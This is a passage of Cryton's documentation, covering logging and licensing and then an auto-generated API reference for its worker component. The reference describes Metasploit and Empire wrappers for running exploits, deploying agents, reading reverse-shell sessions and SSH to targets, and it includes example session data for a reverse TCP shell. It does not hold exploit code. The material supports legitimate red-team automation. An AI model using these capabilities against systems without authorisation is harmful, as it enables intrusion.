"2021-05-18T06:17:39.753017Z"}
```

When running in Docker, you can always check the logs by:

```
docker logs CONTAINER_NAME
```

8.1 Core

Every change of state is logged for later analysis. Every Step the result is also logged, although output is not. It can be found in the database.

8.1.1 Loggers

You can choose from two loggers - **debug** or **production**, which you can set by environment variable *CRYTON_CORE_DEBUG*.

For **production**: - RotatingFileHandler *CRYTON_CORE_APP_DIRECTORY*/log/cryton-core.log

For **debug**: - RotatingFileHandler *CRYTON_CORE_APP_DIRECTORY*/log/cryton-core-debug.log - Console (std_out)

For running tests the **cryton-core-test** logger is used.

8.2 Worker

Each request and its processing are logged for later analysis.

8.2.1 Loggers

You can choose from two loggers - **debug** or **production**, which you can set by environment variable *CRYTON_WORKER_DEBUG*.

For **production**: - RotatingFileHandler *CRYTON_WORKER_APP_DIRECTORY*/log/cryton-worker.log

For **debug**: - RotatingFileHandler *CRYTON_WORKER_APP_DIRECTORY*/log/cryton-worker-debug.log - Console (std_out)

For running tests the **cryton-worker-test** logger is used.

9. How to contribute

9.1 Fixing and reporting bugs

Any identified bugs should be posted as an issue in the respective gitlab repository. Please, include as much detail as possible for the developers, to be able to reproduce the erroneous behavior.

9.2 Writing Attack modules

To make attack scenario automation easier we need to create and maintain attack modules. To support project development checkout section How to create Attack module.

10. License

Cryton is open-source software developed by **Masaryk University**, and distributed under **MIT license**.

10.1 License Terms

CONTENTS:

CHAPTER

ONE

API REFERENCE

This page contains auto-generated API reference documentation[1].

1.1 cryton_worker

1.1.1 Subpackages

cryton_worker.etc

Submodules

cryton_worker.etc.config

Module Contents

cryton_worker.etc.config.APP_DIRECTORY

cryton_worker.etc.config.LOG_DIRECTORY

cryton_worker.etc.config.LOG_FILE_PATH

cryton_worker.etc.config.LOG_FILE_PATH_DEBUG

cryton_worker.etc.config.WORKER_NAME

cryton_worker.etc.config.MODULES_DIR

cryton_worker.etc.config.DEBUG

cryton_worker.etc.config.INSTALL_REQUIREMENTS

cryton_worker.etc.config.CONSUMER_COUNT

cryton_worker.etc.config.PROCESSOR_COUNT

cryton_worker.etc.config.MAX_RETRIES

cryton_worker.etc.config.MSFRPCD_HOST

cryton_worker.etc.config.MSFRPCD_PORT

[1] Created with sphinx-autoapi

cryton_worker.etc.config.MSFRPCD_SSL

cryton_worker.etc.config.MSFRPCD_PASSWORD

cryton_worker.etc.config.MSFRPCD_USERNAME

cryton_worker.etc.config.RABBIT_HOST

cryton_worker.etc.config.RABBIT_PORT

cryton_worker.etc.config.RABBIT_USERNAME

cryton_worker.etc.config.RABBIT_PASSWORD

cryton_worker.etc.config.EMPIRE_HOST

cryton_worker.etc.config.EMPIRE_PORT

cryton_worker.etc.config.EMPIRE_USERNAME

cryton_worker.etc.config.EMPIRE_PASSWORD

cryton_worker.lib

Subpackages

cryton_worker.lib.triggers

Submodules

cryton_worker.lib.triggers.listener_base

Module Contents

Classes

Listener	

class cryton_worker.lib.triggers.listener_base.Listener(*main_queue: multiprocessing.Queue*)

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener or its triggers. :param identifiers: Data containing identifiers :return: True if identifiers match Listener's

find_trigger(*trigger_id: str*) → dict | None

Match and return trigger using its ID. :param trigger_id: Trigger's ID :return: Trigger if found, else None

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

add_trigger(*details: dict*) → None
: Add trigger. :param details: Trigger options :return: None

remove_trigger(*details: dict*) → None
: Remove trigger. :param details: Trigger options :return: None

get_triggers() → List[dict]
: Get list of all triggers. :return: Listener's triggers

any_trigger_exists() → bool
: Check if Listener triggers are empty. :return: True if Listener has no triggers

static _generate_id() → uuid.UUID

_notify(*queue_name: str*, *message_body: dict*) → None
: Send message to reply_to about successful trigger call. :param queue_name: Target queue (message receiver) :param message_body: Message content :return: None

cryton_worker.lib.triggers.listener_http

Module Contents

Classes

HTTPListener

class cryton_worker.lib.triggers.listener_http.HTTPListener(*main_queue: multiprocessing.Queue*, *host: str*, *port: int*)

Bases: cryton_worker.lib.triggers.listener_base.Listener

add_trigger(*details: dict*) → str
: Add trigger to Listener and restart it. :param details: Trigger options

Example: {

"host": str, "port": int, "reply_to": str, "routes": [

{
"path": str, "method": str, "parameters": [

{"name": str, "value": str},

]

}

]

}

Returns
ID of the new trigger

remove_trigger(*trigger: dict*) → None

Remove trigger from Listener and restart it. :param trigger: Desired trigger :return: None

_restart() → None

Stop the App, reload triggers and start the App again. :return: None

_handle_request() → None

Handle HTTPListener request (call) (check path, method and parameters). :return: None

static _check_parameters(*parameters: list*) → dict | None

Check if requested parameters are correct. :param parameters: Parameters to check :return: Request's parameters if they match given parameters

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener's. :param identifiers: Data containing identifiers :return: True if identifiers match Listener's

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

cryton_worker.lib.triggers.listener_msf

Module Contents

Classes

MSFListener

class cryton_worker.lib.triggers.listener_msf.MSFListener(*main_queue: multiprocessing.Queue*, *identifiers: dict*)

Bases: cryton_worker.lib.triggers.listener_base.Listener

add_trigger(*details: dict*) → str

Add trigger to Listener and start the Listener. :param details: Trigger details

Example: {

"reply_to": str, "identifiers": {

'type': 'shell', 'tunnel_local': '192.168.56.10:555', 'tunnel_peer': '192.168.56.1:48584', 'via_exploit': 'exploit/multi/handler', 'via_payload': 'payload/python/shell_reverse_tcp', 'desc': 'Command shell', 'info': '', 'workspace': 'false', 'session_host': '192.168.56.1', 'session_port': 48584, 'target_host': '', 'username': 'vagrant', 'uuid': 'o3mnfksh', 'exploit_uuid': 'vkzl8sib', 'routes': '', 'arch': 'python'

}

}

Returns
ID of the new trigger

remove_trigger(*trigger: dict*) → None

Remove trigger from Listener and optionally stop the Listener. :param trigger: Desired trigger :return: None

_check_for_session() → None

Check regularly for created session and if is found send it. :return: None

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener's. :param identifiers: Trigger identifiers :return: True if supplied session identifiers match with those on Listener

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

Package Contents

Classes

Listener	
HTTPListener	
MSFListener	
ListenerTypeMeta	Overrides base metaclass of Enum in order to support custom exception when accessing not present item.
ListenerEnum	Keys according to lib.util.constants
ListenerIdentifiersEnum	Keys according to lib.util.constants

class cryton_worker.lib.triggers.Listener(*main_queue: multiprocessing.Queue*)

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener or its triggers. :param identifiers: Data containing identifiers :return: True if identifiers match Listener's

find_trigger(*trigger_id: str*) → dict | None

Match and return trigger using its ID. :param trigger_id: Trigger's ID :return: Trigger if found, else None

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

add_trigger(*details: dict*) → None

Add trigger. :param details: Trigger options :return: None remove_trigger(*details: dict*) → None

Remove trigger. :param details: Trigger options :return: None

get_triggers() → List[dict]

Get list of all triggers. :return: Listener's triggers

any_trigger_exists() → bool

Check if Listener triggers are empty. :return: True if Listener has no triggers

static _generate_id() → uuid.UUID

_notify(*queue_name: str*, *message_body: dict*) → None

Send message to reply_to about successful trigger call. :param queue_name: Target queue (message receiver) :param message_body: Message content :return: None

class cryton_worker.lib.triggers.HTTPListener(*main_queue: multiprocessing.Queue*, *host: str*, *port: int*)

Bases: cryton_worker.lib.triggers.listener_base.Listener

add_trigger(*details: dict*) → str

Add trigger to Listener and restart it. :param details: Trigger options

Example: {

“host”: str, “port”: int, “reply_to”: str, “routes”: [

{

“path”: str, “method”: str, “parameters”: [

{“name”: str, “value”: str},

]

}

]

}

Returns

ID of the new trigger

remove_trigger(*trigger: dict*) → None

Remove trigger from Listener and restart it. :param trigger: Desired trigger :return: None

_restart() → None

Stop the App, reload triggers and start the App again. :return: None

_handle_request() → None

Handle HTTPListener request (call) (check path, method and parameters). :return: None

static _check_parameters(*parameters: list*) → dict | None

Check if requested parameters are correct. :param parameters: Parameters to check :return: Request's parameters if they match given parameters

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener's. :param identifiers: Data containing identifiers :return: True if identifiers match Listener's

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

class cryton_worker.lib.triggers.MSFListener(*main_queue: multiprocessing.Queue*, *identifiers: dict*)

Bases: cryton_worker.lib.triggers.listener_base.Listener

add_trigger(*details: dict*) → str

Add trigger to Listener and start the Listener. :param details: Trigger details

Example: {

"reply_to": str, "identifiers": {

'type': 'shell', 'tunnel_local': '192.168.56.10:555', 'tunnel_peer': '192.168.56.1:48584', 'via_exploit': 'exploit/multi/handler', 'via_payload': 'payload/python/shell_reverse_tcp', 'desc': 'Command shell', 'info': '', 'workspace': 'false', 'session_host': '192.168.56.1', 'session_port': 48584, 'target_host': '', 'username': 'vagrant', 'uuid': 'o3mnfksh', 'exploit_uuid': 'vkzl8sib', 'routes': '', 'arch': 'python'

}

}

Returns

ID of the new trigger

remove_trigger(*trigger: dict*) → None

Remove trigger from Listener and optionally stop the Listener. :param trigger: Desired trigger :return: None

_check_for_session() → None

Check regularly for created session and if is found send it. :return: None

compare_identifiers(*identifiers: dict*) → bool

Check if specified identifiers match with Listener's. :param identifiers: Trigger identifiers :return: True if supplied session identifiers match with those on Listener

start() → None

Start the Listener. :return: None

stop() → None

Stop the Listener. :return: None

class cryton_worker.lib.triggers.ListenerTypeMeta

Bases: enum.EnumMeta

Overrides base metaclass of Enum in order to support custom exception when accessing not present item.

__getitem__(*item*)

Return the member matching *name*.

class cryton_worker.lib.triggers.ListenerEnum(**args*, ***kwds*)

Bases: enum.Enum

Keys according to lib.util.constants

HTTP

MSF

class cryton_worker.lib.triggers.ListenerIdentifiersEnum(*args*, ***kwds*)

Bases: enum.Enum

Keys according to lib.util.constants

HTTP

MSF

cryton_worker.lib.util

Submodules

cryton_worker.lib.util.constants

Module Contents

cryton_worker.lib.util.constants.ACTION = 'action'

cryton_worker.lib.util.constants.CORRELATION_ID = 'correlation_id'

cryton_worker.lib.util.constants.DATA = 'data'

cryton_worker.lib.util.constants.RESULT_PIPE = 'result_pipe'

cryton_worker.lib.util.constants.QUEUE_NAME = 'queue_name'

cryton_worker.lib.util.constants.PROPERTIES = 'properties'

cryton_worker.lib.util.constants.HIGH_PRIORITY = 0

cryton_worker.lib.util.constants.MEDIUM_PRIORITY = 1

cryton_worker.lib.util.constants.LOW_PRIORITY = 2

cryton_worker.lib.util.constants.ACTION_KILL_TASK = '_kill_task'

cryton_worker.lib.util.constants.ACTION_FINISH_TASK = '_finish_task'

cryton_worker.lib.util.constants.ACTION_ADD_TRIGGER = '_add_trigger'

cryton_worker.lib.util.constants.ACTION_REMOVE_TRIGGER = '_remove_trigger'

cryton_worker.lib.util.constants.ACTION_LIST_TRIGGERS = '_list_triggers'

cryton_worker.lib.util.constants.ACTION_SEND_MESSAGE = '_send_message'

cryton_worker.lib.util.constants.ACTION_SHUTDOWN_THREADED_PROCESSOR = 'shutdown_threaded_processor'

cryton_worker.lib.util.constants.EVENT_VALIDATE_MODULE = 'VALIDATE_MODULE'

cryton_worker.lib.util.constants.EVENT_LIST_MODULES = 'LIST_MODULES'

cryton_worker.lib.util.constants.EVENT_LIST_SESSIONS = 'LIST_SESSIONS' cryton_worker.lib.util.constants.EVENT_KILL_STEP_EXECUTION = 'KILL_STEP_EXECUTION'

cryton_worker.lib.util.constants.EVENT_HEALTH_CHECK = 'HEALTH_CHECK'

cryton_worker.lib.util.constants.EVENT_ADD_TRIGGER = 'ADD_TRIGGER'

cryton_worker.lib.util.constants.EVENT_REMOVE_TRIGGER = 'REMOVE_TRIGGER'

cryton_worker.lib.util.constants.EVENT_TRIGGER_STAGE = 'TRIGGER_STAGE'

cryton_worker.lib.util.constants.EVENT_LIST_TRIGGERS = 'LIST_TRIGGERS'

cryton_worker.lib.util.constants.HTTP = 'HTTP'

cryton_worker.lib.util.constants.MSF = 'MSF'

cryton_worker.lib.util.constants.IDENTIFIERS = 'identifiers'

cryton_worker.lib.util.constants.LISTENER_HOST = 'host'

cryton_worker.lib.util.constants.LISTENER_PORT = 'port'

cryton_worker.lib.util.constants.TRIGGER_TYPE = 'trigger_type'

cryton_worker.lib.util.constants.LISTENER_STAGE_EXECUTION_ID = 'stage_execution_id'

cryton_worker.lib.util.constants.TRIGGER_PARAMETERS = 'parameters'

cryton_worker.lib.util.constants.TRIGGER_ID = 'trigger_id'

cryton_worker.lib.util.constants.EXPLOIT = 'exploit'

cryton_worker.lib.util.constants.AUXILIARY = 'auxiliary'

cryton_worker.lib.util.constants.PAYLOAD = 'payload'

cryton_worker.lib.util.constants.EXPLOIT_ARGUMENTS = 'exploit_arguments'

cryton_worker.lib.util.constants.AUXILIARY_ARGUMENTS = 'auxiliary_arguments'

cryton_worker.lib.util.constants.PAYLOAD_ARGUMENTS = 'payload_arguments'

cryton_worker.lib.util.constants.STEP_TYPE = 'step_type'

cryton_worker.lib.util.constants.STEP_TYPE_WORKER_EXECUTE = 'worker/execute'

cryton_worker.lib.util.constants.STEP_TYPE_DEPLOY_AGENT = 'empire/agent-deploy'

cryton_worker.lib.util.constants.STEP_TYPE_EMPIRE_EXECUTE = 'empire/execute'

cryton_worker.lib.util.constants.EVENT_T = 'event_t'

cryton_worker.lib.util.constants.EVENT_V = 'event_v'

cryton_worker.lib.util.constants.ARGUMENTS = 'arguments'

cryton_worker.lib.util.constants.DEFAULT_MSG_PROPERTIES

cryton_worker.lib.util.constants.TARGET_IP = 'target_ip'

cryton_worker.lib.util.constants.SESSION_LIST = 'session_list' cryton_worker.lib.util.constants.MODULE_LIST = 'module_list'

cryton_worker.lib.util.constants.TRIGGER_LIST = 'trigger_list'

cryton_worker.lib.util.constants.ACK_QUEUE = 'ack_queue'

cryton_worker.lib.util.constants.MODULE = 'module'

cryton_worker.lib.util.constants.MODULE_ARGUMENTS = 'module_arguments'

cryton_worker.lib.util.constants.USE_AGENT = 'use_agent'

cryton_worker.lib.util.constants.EMPIRE_SHELL_COMMAND = 'shell_command'

cryton_worker.lib.util.constants.STAGER_TYPE = 'stager_type'

cryton_worker.lib.util.constants.TARGET_OS_TYPE = 'os_type'

cryton_worker.lib.util.constants.EMPIRE_LISTENER_TYPE = 'listener_type'

cryton_worker.lib.util.constants.EMPIRE_LISTENER_NAME = 'listener_name'

cryton_worker.lib.util.constants.EMPIRE_LISTENER_PORT = 'listener_port'

cryton_worker.lib.util.constants.AGENT_NAME = 'agent_name'

cryton_worker.lib.util.constants.STAGER_OPTIONS = 'stager_options'

cryton_worker.lib.util.constants.LISTENER_OPTIONS = 'listener_options'

cryton_worker.lib.util.constants.SESSION_ID = 'session_id'

cryton_worker.lib.util.constants.CREATE_NAMED_SESSION = 'create_named_session'

cryton_worker.lib.util.constants.USE_NAMED_SESSION = 'use_named_session'

cryton_worker.lib.util.constants.USE_ANY_SESSION_TO_TARGET = 'use_any_session_to_target'

cryton_worker.lib.util.constants.SSH_CONNECTION = 'ssh_connection'

cryton_worker.lib.util.constants.RETURN_CODE = 'return_code'

cryton_worker.lib.util.constants.OUTPUT = 'output'

cryton_worker.lib.util.constants.SERIALIZED_OUTPUT = 'serialized_output'

cryton_worker.lib.util.constants.CODE_ERROR

cryton_worker.lib.util.constants.CODE_OK = 0

cryton_worker.lib.util.constants.CODE_KILL

cryton_worker.lib.util.constants.FILE = 'file'

cryton_worker.lib.util.constants.FILE_CONTENT = 'file_content'

cryton_worker.lib.util.constants.FILE_ENCODING = 'file_encoding'

cryton_worker.lib.util.constants.BASE64 = 'base64'

cryton_worker.lib.util.constants.UTF8 = 'utf8' cryton_worker.lib.util.constants.REPLY_TO = 'reply_to'

cryton_worker.lib.util.constants.EVENT_VALIDATE_MODULE_SCHEMA

cryton_worker.lib.util.constants.EVENT_LIST_MODULES_SCHEMA

cryton_worker.lib.util.constants.EVENT_LIST_SESSIONS_SCHEMA

cryton_worker.lib.util.constants.EVENT_KILL_STEP_EXECUTION_SCHEMA

cryton_worker.lib.util.constants.EVENT_HEALTH_CHECK_SCHEMA

cryton_worker.lib.util.constants.EVENT_ADD_TRIGGER_HTTP_SCHEMA

cryton_worker.lib.util.constants.EVENT_ADD_TRIGGER_MSF_SCHEMA

cryton_worker.lib.util.constants.EVENT_REMOVE_TRIGGER_SCHEMA

cryton_worker.lib.util.constants.EVENT_LIST_TRIGGERS_SCHEMA

cryton_worker.lib.util.exceptions

Module Contents

exception cryton_worker.lib.util.exceptions.Error

Bases: Exception

Base class for exceptions in this module.

exception cryton_worker.lib.util.exceptions.ListenerError

Bases: Error

Base class for Listener exceptions.

exception cryton_worker.lib.util.exceptions.MsfError

Bases: Error

Base class for Msf exceptions.

exception cryton_worker.lib.util.exceptions.MsfConnectionError

Bases: MsfError

Exception raised when connection to msfrpcd cannot be established

exception cryton_worker.lib.util.exceptions.MsfSessionNotFound(*session_id: str*)

Bases: MsfError

Exception raised when Session ID was not found in msf.

exception cryton_worker.lib.util.exceptions.MsfModuleNotFound(*module_name: str*)

Bases: MsfError

Exception raised when Module was not found in msf.

exception cryton_worker.lib.util.exceptions.ListenerTypeDoesNotExist(*trigger_type: str*, *existing_triggers: list*)

Bases: ListenerError

Exception raised when Listener type doesn't match existing types.

exception cryton_worker.lib.util.exceptions.TooManyTriggers(*trigger_type: str*)

Bases: ListenerError

Exception raised when Listener can't contain more triggers.

cryton_worker.lib.util.logger

Module Contents

cryton_worker.lib.util.logger.config_dict

cryton_worker.lib.util.logger.amqpstorm_logger

cryton_worker.lib.util.logger.logger

cryton_worker.lib.util.module_util

Module Contents

Classes

File	Wrapper class for Schema, adding support for file exists validation.
Dir	Wrapper class for Schema, adding support for directory exists validation.

Functions

get_file_binary(→ bytes)	Get a file binary content from path.

cryton_worker.lib.util.module_util.get_file_binary(*file_path: str*) → bytes

Get a file binary content from path. :param file_path: Path to wanted file :return: Binary content of the desired file

class cryton_worker.lib.util.module_util.File(**args*, ***kw*)

Bases: object

Wrapper class for Schema, adding support for file exists validation.

__repr__()

Return repr(self).

validate(*data: str*) → str

Validate data using defined sub schema/expressions ensuring all values are valid. :param data: Data to be validated with sub defined schemas. :return: Validated data class cryton_worker.lib.util.module_util.Dir(**args*, ***kw*)

Bases: object

Wrapper class for Schema, adding support for directory exists validation.

__repr__()

Return repr(self).

validate(*data: str*) → str

Validate data using defined sub schema/expressions ensuring all values are valid. :param data: Data to be validated with sub defined schemas. :return: Validated data

cryton_worker.lib.util.util

Module Contents

Classes

Metasploit	
PrioritizedItem	Item used for ManagerPriorityQueue.
ManagerPriorityQueue	Wrapper class for PriorityQueue.
WrapperManager	Wrapper class for SyncManager.

Functions

run_attack_module_on_worker(→ dict)	Execute module and optionally update its result (file).
execute_attack_module_on_worker(→ dict)	Execute module defined by path and arguments.
validate_module(→ dict)	Validate module defined by path and arguments.
import_module(→ types.ModuleType)	Import module defined by path. The module does not have to be installed,
ssh_to_target(ssh_arguments)	SSH connection to target with provided arguments.
list_modules(→ list)	Get a list of available modules.
install_modules_requirements(→ None)	Go through module directories and install all requirement files.
get_manager(→ WrapperManager)	Get WrapperManager, register ManagerPriorityQueue and start it.

cryton_worker.lib.util.util.run_attack_module_on_worker(*module_path: str*, *module_arguments: dict*) → dict

Execute module and optionally update its result (file). :param module_path: Path to attack module :param module_arguments: Arguments for attack module :return: Updated execution result

cryton_worker.lib.util.util.execute_attack_module_on_worker(*module_path: str*, *arguments: dict*) → dict

Execute module defined by path and arguments. :param module_path: Path to the module directory relative to config.MODULES_DIR :param arguments: Arguments passed to execute function :return: Execution result cryton_worker.lib.util.util.validate_module(*module_path: str*, *arguments: dict*) → dict

Validate module defined by path and arguments. :param module_path: Path to the module directory relative to config.MODULES_DIR :param arguments: Arguments passed to validate function :return: Validation result

cryton_worker.lib.util.util.import_module(*module_path: str*) → types.ModuleType

Import module defined by path. The module does not have to be installed, as the path is being added to the system PATH. :param module_path: Path to the module directory relative to config.MODULES_DIR :return: Imported module object

cryton_worker.lib.util.util.ssh_to_target(*ssh_arguments: dict*)

SSH connection to target with provided arguments. :param ssh_arguments: Arguments for ssh connection :return: Paramiko SSH client

class cryton_worker.lib.util.util.Metasploit(*username: str = config.MSFRPCD_USERNAME*, *password: str = config.MSFRPCD_PASSWORD*, *server: str = config.MSFRPCD_HOST*, *port: int = config.MSFRPCD_PORT*, *ssl: bool = config.MSFRPCD_SSL*, ***kwargs*)

is_connected()

Checks if there are anny errors from connection creation. :return: True if is connected to msfrpcd

get_parameter_from_session(*session_id*, *parameter*) → str

Get a specific parameter from session. :param session_id: Session ID :param parameter: Parameter to return :return: Given parameter from session

get_sessions(***kwargs*) → list

Get list of available sessions that meet search requirements. :param kwargs: Search requirements

Possible search requirements with example values:
'type': 'shell', 'tunnel_local': '192.168.56.10:555', 'tunnel_peer': '192.168.56.1:48584', 'via_exploit': 'exploit/multi/handler', 'via_payload': 'payload/python/shell_reverse_tcp', 'desc': 'Command shell', 'info': '', 'workspace': 'false', 'session_host': '192.168.56.1', 'session_port': 48584, 'target_host': '', 'username': 'vagrant', 'uuid': 'o3mnfksh', 'exploit_uuid': 'vkzl8sib', 'routes': '', 'arch': 'python'

Returns
Matched sessions

read_shell_output(*session_id: str*, *timeout: int = None*) → str

Read whole output from shell in session. :param session_id: Metasploit session ID :param timeout: Timeout for reading from shell :return: Data from session

execute_in_session(*command: str*, *session_id: str*, *timeout: int = None*, *end_check: list = None*, *close: bool = False*) → str

Execute command in MSF session. Optionally close it. :param command: Command to execute :param session_id: Metasploit session ID :param end_check: Letters that when found will end output gathering from exploit execution :param close: If the session should be closed after executing the command :param timeout: Timeout for reading from shell :raises:

KeyError if session cannot be read

Returns
Output from the shell

execute_exploit(*exploit: str*, *payload: str = None*, *exploit_arguments: dict = None*, *payload_arguments: dict = None*)

Execute exploit msf module. :param exploit: Name of msf exploit module :param payload: Name of msf payload for exploit :param exploit_arguments: Additional arguments for exploit module :param payload_arguments:Additional arguments for payload module :return:

execute_auxiliary(*auxiliary: str*, *auxiliary_arguments: dict = None*) → None

Execute auxiliary msf module. :param auxiliary: Name of msf auxiliary module :param auxiliary_arguments: Additional arguments for auxiliary module :return:

execute_msf_module_with_output(*msf_console: pymetasploit3.msfrpc.MsfConsole*, *msf_module: str*, *msf_module_type: str*, *run_as_job: bool*, *pipe_connection: multiprocessing.connection.Connection*, *msf_module_options: dict = None*, *payload: str = None*, *payload_options: dict = None*)

Execute msf module and wait for output. :param msf_console: Msf console in which will be module executed. :param msf_module: Name of the msf module without type in the beginning :param msf_module_type: Type of the msf module (eg. exploit, auxiliary etc.) :param msf_module_options: Additional arguments for msf module :param payload: Msf payload object containing additional arguments (only for module type exploit) :param payload_options: Additional arguments for msf payload :param run_as_job: Run the module without waiting for output :param pipe_connection: Pipe connection for passing msf module result :return: None, this method sends its output through provided Pipe

cryton_worker.lib.util.util.list_modules() → list

Get a list of available modules. :return: Available modules

cryton_worker.lib.util.util.install_modules_requirements(*verbose: bool = False*) → None

Go through module directories and install all requirement files. :param verbose: Display output from installation :return: None

class cryton_worker.lib.util.util.PrioritizedItem

Item used for ManagerPriorityQueue. Priority parameter decides which item (PrioritizedItem) will be processed first. Timestamp parameter makes sure the order of processed items (PrioritizedItems) is preserved (AKA FIFO). Item parameter stores the process defining value.

priority: int

item: dict

timestamp: int

class cryton_worker.lib.util.util.ManagerPriorityQueue(*maxsize=0*)

Bases: queue.PriorityQueue

Wrapper class for PriorityQueue. If PriorityQueue is used in multiprocessing.managers.*Manager its parameters can't be used, therefore the get_attribute method. For example instead of "ManagerPriorityQueue.queue" use ManagerPriorityQueue.get_attribute("queue").

get_attribute(*name*)

class cryton_worker.lib.util.util.WrapperManager

Bases: multiprocessing.managers.SyncManager

Wrapper class for SyncManager.

cryton_worker.lib.util.util.get_manager() → *WrapperManager*

Get WrapperManager, register ManagerPriorityQueue and start it. :return: Manager object with registered ManagerPriorityQueue as PriorityQueue

Submodules

cryton_worker.lib.cli

Module Contents

Functions

cli(→ None)	Cryton Worker CLI.
start_worker(→ None)	Start worker and optionally install requirements.

cryton_worker.lib.cli.cli() → None

Cryton Worker CLI.

Returns
None

cryton_worker.lib.cli.start_worker(*install_requirements: bool*, *rabbit_username: str*, *rabbit_password: str*, *persistent: bool*, *rabbit_host: str*, *rabbit_port: int*, *name: str*, *consumer_count: int*, *processor_count: int*, *max_retries: int*) → None

Start worker and optionally install requirements.

Parameters
consumer_count – How many consumers to use for queues

(higher == faster RabbitMQ requests consuming, but heavier processor usage) :param processor_count: How many processors to use for internal requests (higher == more responsive internal requests processing, but heavier processor usage) :param name: Worker name (prefix) for queues :param rabbit_host: Rabbit's server port :param rabbit_port: Rabbit's server host :param rabbit_username: Rabbit's username :param rabbit_password: Rabbit's password :param max_retries: How many times to try to connect :param persistent: Keep Worker alive and keep on trying forever (if True) :param install_requirements: Install Python requirements from each 'requirements.txt' in modules_dir :return: None

cryton_worker.lib.consumer

Module Contents

Classes

ChannelConsumer
Consumer

class cryton_worker.lib.consumer.ChannelConsumer(*identifier: int*, *connection: amqpstorm.Connection*, *queues: dict*)

start()

class cryton_worker.lib.consumer.Consumer(*main_queue: cryton_worker.lib.util.util.ManagerPriorityQueue*, *rabbit_host: str*, *rabbit_port: int*, *rabbit_username: str*, *rabbit_password: str*, *worker_name: str*, *consumer_count: int*, *max_retries: int*, *persistent: bool*)

__str__() → str

Return str(self).

is_running() → bool

start() → None

Establish connection, start channel consumers in thread and keep self alive. :return: None

stop() → None

Stop Consumer (self). Wait for running Tasks (optionally kill them), close connection and its channels. :return: None

_update_connection() → bool

Check existing connection for errors and optionally reconnect. Debug logs aren't present since it creates not necessary information. :return: True if connection was updated

_start_channel_consumers() → None

Start consumers in thread. :return: None

_callback_attack(*message: amqpstorm.Message*) → None

Create new AttackTask and save it. :param message: Received RabbitMQ Message :return: None

_callback_agent(*message: amqpstorm.Message*) → None

Create new AgentTask and save it. :param message: Received RabbitMQ Message :return: None

_callback_control(*message: amqpstorm.Message*) → None

Create new ControlTask and save it. :param message: Received RabbitMQ Message :return: None

_create_connection() → None

Try to create a connection to a RabbitMQ server. :raises: amqpstorm.AMQPConnectionError if connection can't be established :return: None

send_message(*queue: str*, *message_body: dict*, *message_properties: dict*) → None

Open a new channel and send a custom message. :param queue: Target queue (message receiver) :param message_body: Message content :param message_properties: Message properties (options) :return: None

pop_task(*correlation_id*) → task.Task or None

Find a Task using correlation_id and remove it from tasks. :param correlation_id: Task's correlation_id :return: Task matching correlation_id, or None if none matched

cryton_worker.lib.empire

Module Contents

Classes

EmpireClient
EmpireStager
EmpireStagers

Functions

try_empire_request(fc_to_run, *fc_args, **fc_kwargs)	Try to execute empire function(REST API request), if TransportError happens, try again.
deploy_agent(→ dict)	Deploy stager on target and create agent.

class cryton_worker.lib.empire.EmpireClient(*host: str = config.EMPIRE_HOST*, *port: int = config.EMPIRE_PORT*)

Bases: utinni.EmpireApiClient

async default_login(*username: str = config.EMPIRE_USERNAME*, *password: str = config.EMPIRE_PASSWORD*)

Login to Empire server :param username: Username used for login to Empire :param password: Password used for login to Empire

async agent_poller(*target_ip*) → utinni.EmpireAgent | None

Check for new agents in 1 sec interval until the right one is found. :param target_ip: IP address of target that agent should've been deployed to :return: Agent object

async generate_payload(*deploy_arguments: dict*) → str

Generate stager payload to generate agent on target. :param deploy_arguments: Arguments for agent deployment :return: Executable stager

async execute_on_agent(*arguments*) → dict

Execute empire module defined by name. :param arguments: Arguments for executing module or command on agent :return: Execution result

class cryton_worker.lib.empire.EmpireStager(*api*, *raw_object*)

Bases: utinni.EmpireObject

async generate(*stager*, *listener*, *options=None*)

class cryton_worker.lib.empire.EmpireStagers

Bases: utinni.EmpireApi

async get(*stager*)

async generate(*stager*, *listener*, *options*)

async cryton_worker.lib.empire.try_empire_request(*fc_to_run*, **fc_args*, ***fc_kwargs*)

Try to execute empire function(REST API request), if TransportError happens, try again. :param fc_to_run: Empire function to execute :return: Passed function result async cryton_worker.lib.empire.deploy_agent(*arguments: dict*) → dict

Deploy stager on target and create agent. :param arguments: Step arguments :return: event_v

cryton_worker.lib.event

Module Contents

Classes

Event

class cryton_worker.lib.event.Event(*event_details: dict*, *main_queue:* cryton_worker.lib.util.util.ManagerPriorityQueue)

validate_module() → dict

Validate requested module. :return: Details about the event result

list_modules() → dict

List all modules available on Worker. :return: Details about the event result

list_sessions() → dict

List all sessions available on Worker and filter them using event_details. :return: Details about the event result

kill_step_execution() → dict

Kill Step's Execution (AttackTask) using correlation ID. :return: Details about the event result

health_check() → dict

Check if Worker is UP and running. :return: Details about the event result

add_trigger() → dict

Add Trigger. :return: Details about the event result

remove_trigger() → dict

Remove trigger. :return: Details about the event result

list_triggers() → dict

List all Triggers on Listeners available on Worker. :return: Details about the event result

cryton_worker.lib.task

Module Contents

Classes

Task
StepTask
AttackTask
AgentTask
ControlTask

class cryton_worker.lib.task.Task(*message: amqpstorm.Message*, *main_queue: cryton_worker.lib.util.util.ManagerPriorityQueue*)

__call__() → None
: Load message, execute callback and send reply. :return: None

_execute(*message_body: dict*) → dict
: Custom execution for callback processing. :param message_body: Received RabbitMQ Message's :return: Execution's result

_validate(*message_body: dict*) → dict
: Custom validation for callback processing. :param message_body: Received RabbitMQ Message's :return: Validation's result

kill() → None
: Wrapper method for Process.kill() and send reply. :return: None

join() → None
: Wrapper method for Process.join(). :return: None

start() → None
: Wrapper method for Process.start(). :return: None

reply(*message_content: str*) → None
: Update properties and send message containing response to reply_to. :param message_content: Content to be sent inside the message :return: None

class cryton_worker.lib.task.StepTask(*message: amqpstorm.Message*, *main_queue: cryton_worker.lib.util.util.ManagerPriorityQueue*)

Bases: Task

send_ack(*ack_queue: str*) → None
: Send message acknowledgment :param ack_queue: On what queue to send the acknowledgment :return: None

